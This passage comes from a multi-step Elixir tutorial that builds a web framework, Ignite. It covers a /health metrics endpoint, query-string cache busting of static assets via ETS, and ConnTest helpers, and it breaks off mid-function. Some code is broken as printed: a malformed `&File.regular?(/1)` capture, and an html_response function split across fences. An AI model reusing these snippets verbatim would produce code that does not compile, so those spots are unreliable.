<code>lib/my_app/router.ex</code>	Removed <code>log_request</code> plug (adapter handles it now)
<code>config/config.exs</code>	Logger console format with <code>request_id</code> metadata

File Checklist


- **Modified** `config/config.exs` — Logger console format with `request_id` metadata
- **Modified** `lib/ignite/adapters/cowboy.ex` — Request ID generation, `Logger.metadata`, monotonic timing, `x-request-id` header, `log_duration/1` helper
- **Modified** `lib/my_app/router.ex` — Removed `log_request` plug (adapter handles it now)

← Previous: Step 34 - Debug Error Page | Next: Step 36 - Health Check Endpoint →

Step 36: Health Check Endpoint

What We're Building

A dedicated `GET /health` endpoint that returns JSON with system metrics — uptime, memory usage, process count, scheduler info, and version numbers. Load balancers, monitoring tools, and deployment scripts can hit this endpoint to verify the application is alive and healthy.



```
{
  "status": "ok",
  "uptime_seconds": 3612,
  "uptime_human": "1h 0m 12s",
  "memory": {
    "total_mb": 48.2,
    "processes_mb": 12.7
  },
  "processes": 287,
  "atoms": 15423,
  "ports": 12,
  "schedulers": 8,
  "otp_release": "27",
  "elixir_version": "1.18.3",
  "timestamp": "2026-03-04T14:23:01.456789Z"
}
```

The Problem

Before this step, the only API endpoint was `/api/status`, which returns minimal info (framework name, Elixir version, uptime). Production deployments need a richer health check that tells you:

- Is the app running? (`status: "ok"`)
- How long has it been up? (Uptime — detects crash loops)
- Is it leaking memory? (Memory stats over time)
- Is it overloaded? (Process count, scheduler utilization)
- What version is deployed? (OTP + Elixir versions)

How Phoenix Does It

Phoenix doesn't include a built-in health check. Most Phoenix apps add one manually in their router, typically returning JSON with application-specific checks (database connectivity, cache availability, etc.).

Libraries like `plug_checkup` provide a structured approach, but the BEAM already exposes everything we need via `:erlang` functions.

Implementation

1. Adding the Route

Update `lib/my_app/router.ex` — add the health check route:

```
# lib/my_app/router.ex
get "/health", to: MyApp.ApiController, action: :health
```

The health check is a top-level route, not scoped under `/api`. This is intentional — load balancers typically expect health checks at a well-known path like `/health` or `/healthz`, not behind API prefixes.

2. The Health Action


Update `lib/my_app/controllers/api_controller.ex` — add the `health/1` action and `format_uptime/1` helper:

```
# lib/my_app/controllers/api_controller.ex
def health(conn) do
  memory = :erlang.memory()
  {uptime_ms, _} = :erlang.statistics(:wall_clock)
  uptime_s = div(uptime_ms, 1000)

  json(conn, %{
    status: "ok",
    uptime_seconds: uptime_s,
    uptime_human: format_uptime(uptime_s),
    memory: %{
      total_mb: Float.round(memory[:total] / 1_048_576, 1),
      processes_mb: Float.round(memory[:processes] / 1_048_576, 1)
    },
    processes: :erlang.system_info(:process_count),
    atoms: :erlang.system_info(:atom_count),
    ports: :erlang.system_info(:port_count),
    schedulers: :erlang.system_info(:schedulers_online),
    otp_release: :erlang.system_info(:otp_release) |> List.to_string(),
    elixir_version: System.version(),
    timestamp: DateTime.utc_now() |> DateTime.to_iso8601()
  })
end
```

3. BEAM Runtime Functions

BEAM VM Memory Layout (`:erlang.memory/0`)



We report `:total` and `:processes` in MB

`:erlang.memory/0` — Returns a keyword list of memory usage broken down by category: - `:total` — total bytes allocated by the VM - `:processes` — bytes used by all Erlang/Elixir processes (heaps, stacks, mailboxes) - `:atom` — bytes used by the atom table - `:binary` — bytes used by reference-counted binaries - `:ets` — bytes used by ETS tables

We report `total` and `processes` in megabytes. Watching `total_mb` over time reveals memory leaks.

`:erlang.statistics(:wall_clock)` — Returns `{total_ms, since_last_call_ms}`. The first element is milliseconds since the VM started. We

convert to seconds for readability.

`:erlang.system_info/1` — Queries the VM runtime: - `:process_count` — current number of live processes. A steady increase indicates a process leak. - `:atom_count` — number of atoms in the atom table. Atoms are never garbage collected, so unbounded growth (e.g., from `String.to_atom/1` on user input) eventually crashes the VM. - `:port_count` — open ports (file handles, sockets, etc.). - `:schedulers_online` — number of OS threads available for running Erlang processes. Usually matches CPU cores. - `:otp_release` — the OTP version string (e.g., `"27"`).

4. Human-Readable Uptime

```
defp format_uptime(seconds) do
  days = div(seconds, 86_400)
  hours = div(rem(seconds, 86_400), 3600)
  mins = div(rem(seconds, 3600), 60)
  secs = rem(seconds, 60)

  cond do
    days > 0 -> "#{days}d #{hours}h #{mins}m"
    hours > 0 -> "#{hours}h #{mins}m #{secs}s"
    mins > 0 -> "#{mins}m #{secs}s"
    true -> "#{secs}s"
  end
end
```

Shows the most relevant time units. After a day of uptime, seconds are noise — we show `1d 2h 30m` instead of `95400s` .

How Load Balancers Use This

AWS ALB / ELB

```
Target Group → Health Check Settings:
Path: /health
Protocol: HTTP
Port: 4000
Healthy threshold: 3
Unhealthy threshold: 2
Interval: 30s
Timeout: 5s
```

The load balancer hits `/health` every 30 seconds. If it gets a `200 OK` response, the instance is healthy. If it fails twice in a row, traffic is routed away.

Docker / Kubernetes

```
HEALTHCHECK --interval=30s --timeout=5s --retries=3 \
  CMD curl -f http://localhost:4000/health || exit 1
```

```
# Kubernetes liveness probe
livenessProbe:
  httpGet:
    path: /health
    port: 4000
  periodSeconds: 30
  failureThreshold: 3
```

Monitoring (Datadog, Prometheus, etc.)

Monitoring systems can poll `/health` and graph `memory.total_mb`, `processes`, and `uptime_seconds` over time. Sudden drops in uptime indicate crashes. Steady memory growth indicates leaks.

Testing

```
mix compile
iex -S mix

# 1. Basic health check
curl -s http://localhost:4000/health | jq .
# {
#   "status": "ok",
#   "uptime_seconds": 5,
#   "uptime_human": "5s",
#   "memory": {
#     "total_mb": 48.2,
#     "processes_mb": 12.7
#   },
#   "processes": 287,
#   "atoms": 15423,
#   "ports": 12,
#   "schedulers": 8,
#   "otp_release": "27",
#   "elixir_version": "1.18.3",
#   "timestamp": "2026-03-04T14:23:01.456789Z"
# }

# 2. Verify it appears in route list
mix ignite.routes | grep health
# GET    /health      MyApp.ApiController :health

# 3. Check response headers include x-request-id (from Step 35)
curl -v http://localhost:4000/health 2>&1 | grep x-request-id
# x-request-id: F3kQ7x_Nz2mYwA

# 4. Load balancer simulation (should always return 200)
for i in $(seq 1 5); do curl -s -o /dev/null -w "%{http_code}\n" http://localhost:4000/health; done
# 200
# 200
# 200
# 200
# 200
```

Key Concepts

- `:erlang.memory/0` — Returns VM memory allocation by category. Total memory minus process memory gives you overhead (atoms, ETS, binaries, system).
- `:erlang.statistics(:wall_clock)` — Wall-clock time since VM boot. Useful for detecting crash-loop restarts (uptime resets to 0).
- `:erlang.system_info/1` — Queries the BEAM runtime for process counts, scheduler info, atom table size, and version numbers. All zero-cost reads from the VM's internal counters.
- **Health check placement** — At a top-level path (`/health`), not behind API prefixes or authentication middleware, so load balancers can always reach it.
- **Human-readable formatting** — `format_uptime/1` shows the most meaningful time units, adapting from seconds to days as uptime grows.
- `div/2` and `rem/2` — Integer division and remainder (modulo). Unlike `/` which returns a float (`10 / 3 #=> 3.333...`), `div` returns an integer. We use these for converting bytes to MB or formatting uptime: `elixir div(10, 3) #=> 3` (integer division, no decimal) `rem(10, 3) #=> 1` (remainder/modulo)
- `List.to_string/1` — Converts a charlist to an Elixir string. Erlang system functions like `:erlang.system_info(:otp_release)` return charlists, so we need this conversion before using Elixir string functions: `elixir List.to_string(~c"24") #=> "24"`

Phoenix Comparison

Feature	Ignite	Phoenix
Built-in health check	GET <code>/health</code> with system metrics	Not included — added manually

Metrics source	<code>:erlang.memory/0</code> , <code>:erlang.system_info/1</code>	Same BEAM functions
Response format	JSON	Varies by implementation
Memory reporting	Total MB + process MB	N/A (manual)
Uptime	<code>:erlang.statistics(:wall_clock)</code>	Same
Database check	Not included	Common to add <code>Repo.query!("SELECT 1")</code>

A production health check might also verify database connectivity (`Repo.query!("SELECT 1")`), cache availability, and external service reachability. Our version focuses on BEAM runtime health, which is sufficient for most deployments.

Files Changed

File	Change
<code>lib/my_app/router.ex</code>	Added <code>get "/health"</code> route
<code>lib/my_app/controllers/api_controller.ex</code>	Added <code>health/1</code> action with system metrics, <code>format_uptime/1</code> helper

File Checklist

- **Modified** `lib/my_app/controllers/api_controller.ex` — Added `health/1` action and `format_uptime/1` helper
- **Modified** `lib/my_app/router.ex` — Added `get "/health"` route


Step 37: Static Asset Pipeline

What We're Building

A cache-busting static asset system. Instead of hardcoding `<script src="/assets/ignite.js">`, templates now use a `static_path/1` helper that appends a content hash:

```
<script src="/assets/ignite.js?v=a1b2c3d4"></script>
```

When the file contents change, the hash changes, forcing browsers to fetch the new version. When the contents haven't changed, browsers serve from cache — zero unnecessary downloads.



The Problem

Before this step, templates hardcoded asset paths:

```
<script src="/assets/morphdom.min.js"></script>
<script src="/assets/hooks.js"></script>
<script src="/assets/ignite.js"></script>
```

After deploying a code change: - The URL `/assets/ignite.js` stays the same - Browsers cache the old version (sometimes for hours or days) - Users see stale JavaScript until they hard-refresh - No way to force cache invalidation without changing the filename

How Phoenix Does It

Phoenix uses a multi-layered approach:

1. **esbuild** bundles and minifies JavaScript
2. **Tailwind** compiles CSS
3. **mix assets.deploy** generates fingerprinted filenames (`app-ABC123.js`)
4. **Plug.Static** serves files with proper `cache-control`, `etag`, and `gzip` headers
5. **cache_manifest.json** maps original names to fingerprinted names
6. **Routes.static_path/2** reads the manifest to generate correct URLs

Design Decision: Query String vs Filename Fingerprinting

Approach	Pros	Cons
Filename fingerprinting (app-abc123.js)	CDN-friendly, optimal caching	Requires a build step, manifest file
Query string (app.js?v=abc123)	No build step, works with any file server	Some CDNs ignore query strings (rare)

We use **query string versioning** because: - No build tools needed — hashes are computed from file contents at boot time - Works immediately with Cowboy's existing `:cowboy_static` handler - Simple to understand and implement - Suitable for medium-scale apps behind a reverse proxy

Implementation

1. The Static Module

Create `lib/ignite/static.ex`:

```
# lib/ignite/static.ex
defmodule Ignite.Static do
  @table :ignite_static_manifest
  @default_dir "assets"

  def init(dir \\ @default_dir) do
    if :ets.info(@table) != :undefined do
      :ets.delete_all_objects(@table)
    else
      :ets.new(@table, [:named_table, :set, :public, read_concurrency: true])
    end

    build_manifest(dir)
  end

  def rebuild(dir \\ @default_dir) do
    :ets.delete_all_objects(@table)
    build_manifest(dir)
  end

  def static_path(filename) do
    case :ets.lookup(@table, filename) do
      [{^filename, hash}] -> "/assets/#{filename}?v=#{hash}"
      [] -> "/assets/#{filename}"
    end
  end

  defp build_manifest(dir) do
    dir
    |> Path.join("**/*")
    |> Path.wildcard()
    |> Enum.filter(&File.regular?(/1))
    |> Enum.each(fn path ->
      filename = Path.relative_to(path, dir)
      hash = hash_file(path)
      :ets.insert(@table, {filename, hash})
    end)
  end

  defp hash_file(path) do
    path
    |> File.read!()
    |> :erlang.md5()
    |> Base.encode16(case: :lower)
    |> binary_part(0, 8)
  end
end
```

`build_manifest/1` walks the directory, computes MD5 hashes, and inserts `{filename, hash}` pairs into ETS. `rebuild/1` clears and re-scans — called by the reloader when assets change during development.

2. ETS for the Manifest

Why ETS? The manifest is read on every template render — potentially thousands of times per second. ETS (Erlang Term Storage) is an in-memory table optimized for concurrent reads:

- `read_concurrency: true` — tells the BEAM to optimize for multiple readers, reducing lock contention
- `:named_table` — allows lookup by table name (`:ignite_static_manifest`) instead of a PID reference
- `:set` — each key (filename) maps to exactly one value (hash)
- `:public` — any process can read (needed since template rendering happens in different processes than the one that created the table)

The alternative would be a GenServer, but that serializes all lookups through a single process — a bottleneck under load.

3. Content Hashing

```
defp hash_file(path) do
  path
  |> File.read!()
  |> :erlang.md5()
  |> Base.encode16(case: :lower)
  |> binary_part(0, 8)
end
```

`:erlang.md5/1` — Computes an MD5 digest of the file contents. MD5 is not secure for cryptography (collision attacks exist), but it's perfect for cache busting: fast, deterministic, and changes when even one byte of content changes.

8 hex characters — We take only the first 8 characters (32 bits) of the 32-character hex digest. This gives 4 billion possible hashes — more than enough to distinguish file versions. Shorter hashes keep URLs clean.

Content-based, not time-based — We hash file contents, not modification times. If you revert a file to a previous version, the hash reverts too, correctly serving the cached version. Timestamp-based approaches would generate a new version even when content is identical.

4. Boot-Time Initialization

Update `lib/ignite/application.ex` — call `Ignite.Static.init()` at the top of `start/2` :

```
# lib/ignite/application.ex
def start(_type, _args) do
  port = 4000

  # Build static asset manifest before Cowboy starts
  Ignite.Static.init()

  # ... Cowboy dispatch and children ...
end
```

`init/1` must run before Cowboy accepts any requests. Since it's called at the top of `start/2`, before `Supervisor.start_link/2`, this is guaranteed.

5. Template Usage

Update `templates/live.html.eex` — replace hardcoded asset paths with `static_path/1` calls:

```
<!-- Before: hardcoded, no cache busting -->
<script src="/assets/morphdom.min.js"></script>
<script src="/assets/hooks.js"></script>
<script src="/assets/ignite.js"></script>

<!-- After: content-hashed, cache-busted -->
<script src="<%= Ignite.Static.static_path("morphdom.min.js") %>"></script>
<script src="<%= Ignite.Static.static_path("hooks.js") %>"></script>
<script src="<%= Ignite.Static.static_path("ignite.js") %>"></script>
```

The rendered HTML becomes:

```
<script src="/assets/morphdom.min.js?v=f4e8a2b1"></script>
<script src="/assets/hooks.js?v=e5f6g7h8"></script>
<script src="/assets/ignite.js?v=a1b2c3d4"></script>
```

Cowboy's `:cowboy_static` handler ignores query parameters — it serves the file based on the path (`/assets/ignite.js`). The browser treats `?v=a1b2c3d4` and `?v=e5f6g7h8` as different URLs, forcing a fresh download when the hash changes.


6. Controller Convenience

Update `lib/ignite/controller.ex` — add a `static_path/1` convenience delegate:

```
# lib/ignite/controller.ex
def static_path(filename) do
  Ignite.Static.static_path(filename)
end
```

Controllers that `import Ignite.Controller` can call `static_path("app.css")` directly, just like Phoenix's `Routes.static_path(@conn, "/assets/app.css")`.

7. Hot Reloader Integration



Update `lib/ignite/reloader.ex` — watch `assets/` directory and rebuild manifest on changes:

The reloader's `init/1` state now tracks `asset_mtimes` alongside the existing `mtimes` for `lib/` files:

```
# lib/ignite/reloader.ex - init/1
@impl true
def init(path) do
  state = %{
    path: path,
    mtimes: get_mtimes(path),
    asset_mtimes: get_asset_mtimes()
  }

  schedule_check()
  Logger.info("[Reloader] Watching #{path}/ and assets/ for changes...")
  {:ok, state}
end
```

The `handle_info(:check, state)` callback checks both `lib/` and `assets/` for changes. When asset files change, it rebuilds the static manifest:

```
# lib/ignite/reloader.ex - handle_info/2
@impl true
def handle_info(:check, state) do
  new_mtimes = get_mtimes(state.path)

  if new_mtimes != state.mtimes do
    reload_changed(state.mtimes, new_mtimes)
  end

  # Check for asset file changes and rebuild the static manifest
  new_asset_mtimes = get_asset_mtimes()

  if new_asset_mtimes != state.asset_mtimes do
    Logger.info("[Reloader] Asset changes detected - rebuilding static manifest...")
    Ignite.Static.rebuild()
  end

  schedule_check()
  {:noreply, %{state | mtimes: new_mtimes, asset_mtimes: new_asset_mtimes}}
end
```

The `get_asset_mtimes/0` helper scans `assets/` for all files and records their modification times, mirroring how `get_mtimes/1` works for `lib/`:

```
# lib/ignite/reloader.ex - get_asset_mtimes/0
defp get_asset_mtimes do
  Path.join("assets", "**/*")
  |> Path.wildcard()
  |> Enum.filter(&File.regular?/1)
  |> Enum.into(%{}, fn file ->
    case File.stat(file) do
      {:ok, stat} -> {file, stat.mtime}
      _ -> {file, nil}
    end
  end)
end
```

In development, the reloader already watches `lib/` for code changes. We extend it to also watch `assets/` — when a JS or CSS file changes, the manifest is rebuilt, and the next template render gets the new hash. No server restart needed.

How Caching Works

```
First visit:
  Browser requests /assets/ignite.js?v=a1b2c3d4
  Server responds with file contents
  Browser caches the response

Second visit (same version):
  Browser has /assets/ignite.js?v=a1b2c3d4 in cache
  Serves from cache → no network request

After code deploy (file changed):
  Template renders /assets/ignite.js?v=NEW_HASH
  Browser doesn't have this URL cached
  Fetches fresh copy from server
```

Production: Adding Cache-Control Headers

For maximum caching efficiency, configure your reverse proxy to add long-lived cache headers for versioned assets:

```
# nginx config
location /assets/ {
  # Files with ?v= are immutable – cache for 1 year
  if ($args ~* "v=") {
    add_header Cache-Control "public, max-age=31536000, immutable";
  }
}
```

The `immutable` directive tells the browser to never even check if the file has changed — it trusts the URL completely. Since the hash changes when the content changes, this is safe.

Testing

```
mix compile
iex -S mix

# 1. Check that static_path returns hashed URLs
Ignite.Static.static_path("ignite.js")
#=> "/assets/ignite.js?v=a1b2c3d4"

Ignite.Static.static_path("hooks.js")
#=> "/assets/hooks.js?v=e5f6g7h8"

# 2. Visit a LiveView page and view source
# http://localhost:4000/counter → View Source
# Script tags should show ?v= parameters

# 3. Test cache busting – modify an asset file
# Add a comment to assets/hooks.js
# Wait 1 second for the reloader
# Check: Ignite.Static.static_path("hooks.js") → different hash

# 4. Missing files return unhashed path
Ignite.Static.static_path("nonexistent.js")
#=> "/assets/nonexistent.js"
```

Key Concepts

- **ETS (Erlang Term Storage)** — In-memory key-value store optimized for concurrent reads. Used here as a boot-time cache for file hashes. Tables survive until the creating process dies or the table is explicitly deleted.
- **Content-based hashing** — Deriving cache keys from file contents, not timestamps. Ensures identical content always produces the same hash, even across deploys.

- **Cache busting via query string** — Appending `?v=HASH` makes each version a unique URL. Browsers treat different URLs as different resources, forcing fresh downloads when needed.
- `:erlang.md5/1` — Fast hash function from the Erlang standard library. Not suitable for security, but perfect for fingerprinting file contents.
- `read_concurrency: true` — ETS option that trades slightly slower writes for significantly faster concurrent reads. Ideal for data that's written once and read many times.
- `binary_part/3` — Extracts a substring from a binary, starting at the given offset for the given length. We use it to take the first 8 hex characters of an MD5 hash — enough for cache busting without long URLs: `elixir binary_part("abcdefghij", 0, 8) #=> "abcdefgh"`

Phoenix Comparison

Feature	Ignite	Phoenix
File serving	<code>:cowboy_static</code> (Cowboy native)	<code>Plug.Static</code> middleware
Hash computation	MD5 at boot, stored in ETS	SHA at build time, stored in manifest JSON
URL format	<code>/assets/file.js?v=hash</code>	<code>/assets/file-hash.js</code>
Cache busting	Query string	Filename fingerprinting
Build tools	None	esbuild, Tailwind
Dev reload	Reloader rebuilds manifest	File watcher triggers rebuild
Helper	<code>static_path("file.js")</code>	<code>Routes.static_path(conn, "/assets/file.js")</code>

Phoenix's approach is more production-optimized (filename fingerprinting works with all CDNs), but requires a build step. Ignite's approach is zero-config — just drop files in `assets/` and they're automatically versioned.

Files Changed

File	Change
<code>lib/ignite/static.ex</code>	New — ETS manifest, <code>init/1</code> , <code>rebuild/1</code> , <code>static_path/1</code>
<code>lib/ignite/application.ex</code>	Call <code>Ignite.Static.init()</code> at boot
<code>lib/ignite/controller.ex</code>	Added <code>static_path/1</code> convenience delegate
<code>templates/live.html.eex</code>	Use <code>Ignite.Static.static_path/1</code> in script tags
<code>lib/ignite/reloader.ex</code>	Watch <code>assets/</code> directory, rebuild manifest on changes

File Checklist

- **New** `lib/ignite/static.ex` — ETS manifest with `init/1`, `rebuild/1`, `static_path/1`
- **Modified** `lib/ignite/application.ex` — Call `Ignite.Static.init()` at boot
- **Modified** `lib/ignite/controller.ex` — Added `static_path/1` convenience delegate
- **Modified** `lib/ignite/reloader.ex` — Watch `assets/` directory, rebuild manifest on changes
- **Modified** `templates/live.html.eex` — Use `Ignite.Static.static_path/1` in script tags

Step 38: Test Helpers (ConnTest)

What We're Building


A `Ignite.ConnTest` module that lets you test controllers, routes, and middleware without starting the HTTP server:

```
defmodule MyApp.WelcomeControllerTest do
  use ExUnit.Case
  import Ignite.ConnTest

  @router MyApp.Router

  test "GET / returns 200 with home page" do
    conn = get(@router, "/")
    body = html_response(conn, 200)
    assert body =~ "Ignite Framework"
  end
end
```

Tests call `Router.call(conn)` directly, running the full plug pipeline and route dispatch — no Cowboy, no TCP, no network overhead.



Concepts You'll Use

ExUnit Basics (`use ExUnit.Case` , `test` , `assert`)

```
defmodule MyTest do
  use ExUnit.Case # Sets up the test module with test/assert macros

  test "addition works" do
    assert 1 + 1 == 2 # Passes if the expression is truthy
    assert "hello" =~ "ell" # =~ checks if left contains right
  end
end
```

ExUnit is Elixir's built-in test framework. `use ExUnit.Case` injects the `test` macro for defining test cases and the `assert` macro for checking expectations. The `=~` operator returns `true` if the left string contains the right string (or matches a regex).

`config_env/0`

```
# In config/config.exs
if config_env() == :test do
  config :ignite, :port, 4002
end
```

Returns the current Mix environment as an atom (`:dev`, `:test`, or `:prod`). Set via `MIX_ENV=test mix test`. Used in config files to load environment-specific settings.

`import_config/1`

```
import_config "#{config_env()}.exs"
```

Loads another config file and merges its settings. Typically used at the end of `config.exs` to import `dev.exs`, `test.exs`, or `prod.exs` based on the environment.

The Problem

Before this step: - No test utilities existed — `test/ignite_test.exs` was an empty module - Testing a controller required starting the server and making real HTTP requests - No way to set up sessions or CSRF tokens for form submission tests - No response assertion helpers (status, content-type, JSON decoding)

How Phoenix Does It

Phoenix provides `Phoenix.ConnTest` with helpers like: - `get(conn, "/")` — dispatch through the endpoint - `html_response(conn, 200)` — assert status + content-type, return body - `json_response(conn, 200)` — assert + decode JSON - `redirected_to(conn)` — extract redirect location - `init_test_session(conn, %{})` — set session data for testing

Design Decisions

Tests Live in `lib/`, Not `test/`

`Ignite.ConnTest` is in `lib/ignite/conn_test.ex` because it ships with the framework — any application using Ignite gets these helpers automatically. Tests `import Ignite.ConnTest` to use them.

`raise` Instead of `assert`


Since the module is in `lib/` (not a test file), we can't use `ExUnit.Assertions.assert`. Instead, helpers like `text_response/2` `raise` on failure with descriptive error messages. ExUnit catches these raises and reports them as test failures.

Direct Router Dispatch

```
Test → build_conn → Router.call(conn) → plugs → dispatch → controller → conn
```

No Cowboy, no TCP socket, no HTTP parsing. The conn flows through the exact same code path as a real request — middleware, CSRF checks, and all.

CSRF in Tests



Form submissions need CSRF tokens. Two helpers work together:

1. `init_test_session/2` — generates a CSRF token and stores it in `conn.session`
2. `with_csrf/1` — reads the session token, masks it, and adds to `conn.params`

```
conn =
  build_conn(:post, "/users", %{"username" => "jose"})
  |> init_test_session() # session["_csrf_token"] = "random_token"
  |> with_csrf() # params["_csrf_token"] = masked(random_token)
  |> dispatch(MyApp.Router) # CSRF plug validates → passes ✓
```

JSON API tests skip CSRF by setting the content-type header:

```
conn =
  build_conn(:post, "/api/echo", %{"msg" => "hi"})
  |> put_content_type("application/json") # CSRF exempt
  |> dispatch(MyApp.Router)
```

Configurable Port for Tests

The application now reads the port from config.

Update `lib/ignite/application.ex` — read port from config instead of hardcoding 4000:

```
# lib/ignite/application.ex
port = Application.get_env(:ignite, :port, 4000)
```

```
# config/test.exs
config :ignite, port: 4002
```

This prevents `mix test` from failing when a dev server is running on port 4000.

Bug Fix: Plug Execution Order

While building tests, we discovered that **plugins were not running**. The `call/1` function was defined inside `__using__/1`, which expands *before* the `plug` macro calls accumulate into `@plugins`. At definition time, `@plugins` was `[]`.

Before (broken):

```
defmacro __using__(_opts) do
  quote do
    # @plugins is [] here – no plugs registered yet!
    def call(conn) do
      Enum.reduce(@plugins, conn, fn ...> Enum.reverse()
    end
  end
end
```

After (fixed):

Update `lib/ignite/router.ex` — move `call/1` to `@before_compile` so plugs execute correctly:

```
defmacro __before_compile__(env) do
  plugs = Module.get_attribute(env.module, :plugins) |> Enum.reverse()

  quote do
    # @plugins is fully accumulated – all plugs registered
    def call(conn) do
      conn =
        Enum.reduce(unquote(plugs), conn, fn plug_func, acc ->
          if acc.halted, do: acc, else: apply(__MODULE__, plug_func, [acc])
        end)

      if conn.halted do
        conn
      else
        segments = String.split(conn.path, "/", trim: true)
        dispatch(conn, segments)
      end
    end
  end
end
```

The fix moves `call/1` to `@before_compile`, which runs after all module-level code has been processed. This is the same pattern Phoenix uses — `Phoenix.Router` defines its pipeline dispatch in `@before_compile`.

Module Compilation Timeline

1. use Ignite.Router
 - └─ __using__ expands
 - @plugins = [] (empty!)
2. plug :rate_limit → @plugins grows
3. plug :add_header → @plugins grows
4. plug :csrf_protect → @plugins grows
5. get "/", ...
6. post "/users", ...
7. @before_compile fires
 - └─ def call(conn) defined HERE
 - @plugins = [:rate_limit, :add_header, :csrf_protect] (full!)

This means the x-powered-by header, CSP headers, and CSRF validation are now properly enforced on every request.

Implementation

1. The ConnTest Module

Create `lib/ignite/conn_test.ex`:

```
# lib/ignite/conn_test.ex
defmodule Ignite.ConnTest do
  def build_conn(method, path, params \\ %{}) do
    %Ignite.Conn{
      method: method |> to_string() |> String.upcase(),
      path: path,
      params: params
    }
  end

  def dispatch(conn, router), do: router.call(conn)

  def get(router, path, params \\ %{}) do
    build_conn(:get, path, params) |> dispatch(router)
  end

  def post(router, path, params \\ %{}) do
    build_conn(:post, path, params) |> dispatch(router)
  end

  def put(router, path, params \\ %{}) do
    build_conn(:put, path, params) |> dispatch(router)
  end

  def patch(router, path, params \\ %{}) do
    build_conn(:patch, path, params) |> dispatch(router)
  end

  def delete(router, path, params \\ %{}) do
    build_conn(:delete, path, params) |> dispatch(router)
  end

  def text_response(conn, status) do
    assert_status!(conn, status)
    assert_content_type!(conn, "text/plain")
    conn.resp_body
  end

  def html_response(conn, status) do
    assert_status!(conn, status)
    assert_content_type!(conn, "text/html")
  end
end
```

```

    conn.resp_body
  end

  def json_response(conn, status) do
    assert_status!(conn, status)
    assert_content_type!(conn, "application/json")

    case Jason.decode(conn.resp_body) do
      {:ok, decoded} ->
        decoded

      {:error, reason} ->
        raise "Expected valid JSON body, got decode error: #{inspect(reason)}\n\nBody: #{conn.resp_body}"
    end
  end

  def redirected_to(conn) do
    case Map.get(conn.resp_headers, "location") do
      nil ->
        raise "Expected response to have a location header (redirect), but none was set.\n" <>
          "Response status: #{conn.status}"

      location ->
        location
    end
  end

  def init_test_session(conn, extra \\ %{}) do
    csrf_token = Ignite.CSRF.generate_token()
    session = Map.merge(%{"_csrf_token" => csrf_token}, extra)
    %Ignite.Conn{conn | session: session}
  end

  def with_csrf(conn) do
    session_token = conn.session["_csrf_token"]

    unless session_token do
